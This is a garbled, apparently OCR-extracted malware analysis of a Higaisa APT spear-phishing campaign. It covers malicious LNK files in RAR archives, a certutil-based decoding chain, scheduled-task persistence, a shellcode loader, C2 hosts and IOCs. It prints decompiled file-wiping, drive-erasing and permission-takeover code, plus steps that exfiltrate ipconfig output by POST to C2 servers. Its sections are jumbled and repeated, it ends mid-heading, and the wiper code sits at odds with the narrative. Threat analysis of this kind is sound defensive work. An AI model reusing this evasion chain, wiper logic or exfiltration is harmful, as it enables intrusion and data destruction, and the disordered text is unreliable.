
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

